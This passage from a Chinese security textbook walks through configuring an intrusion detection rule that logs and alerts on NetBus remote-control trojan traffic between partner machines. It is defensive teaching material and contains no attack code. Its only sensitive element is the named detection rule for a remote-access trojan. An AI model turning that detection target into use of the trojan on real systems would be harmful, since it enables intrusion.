(7) 将范围名称命名为伙伴机的 IP，分别输入自己的 IP 地址和合作伙伴的 IP 地址，然后单击 OK 按钮，再单击 Next 按钮，将伙伴机的 IP 加入其中，如图 9.201 和图 9.202 所示。




图 9.200　RANGE Properties 对话框




图 9.201　输入伙伴机的 IP 地址




图 9.202　伙伴机加入成功

（8）滚动列表框中各项，找到 Intrusion Detection：NetBus Traffic 项后加亮显示，如图 9.203 所示。




图 9.203　Intrusion Detection：NetBus Traffic 选项

（9）单击 Properties 按钮，显示该规则的原始定义与设置，单击 OK 按钮关闭窗口，如图 9.204 所示。




图 9.204　单击 Properties 按钮

（10）在 Type 对话框中单击 Next 按钮，如图 9.205 所示。

（11）在 Action 对话框中，选择 Log It 图标以记录 netbus 活动情况，如图 9.206 所示。

（12）选择 Properties 选项，然后在列表中选中 Windows NT Event Log 复选项，输入一个文本字符串用来在检测到 netbus 活动时发出警报文字，然后单击 OK 按钮，如图 9.207 所示。

（13）单击 Next 按钮，在 Time 对话框中，确保 Always 复选框被选中，单击 Next 按钮，如图 9.208 和图 9.209 所示。




图 9.205　在 Type 对话框中单击 Next 按钮

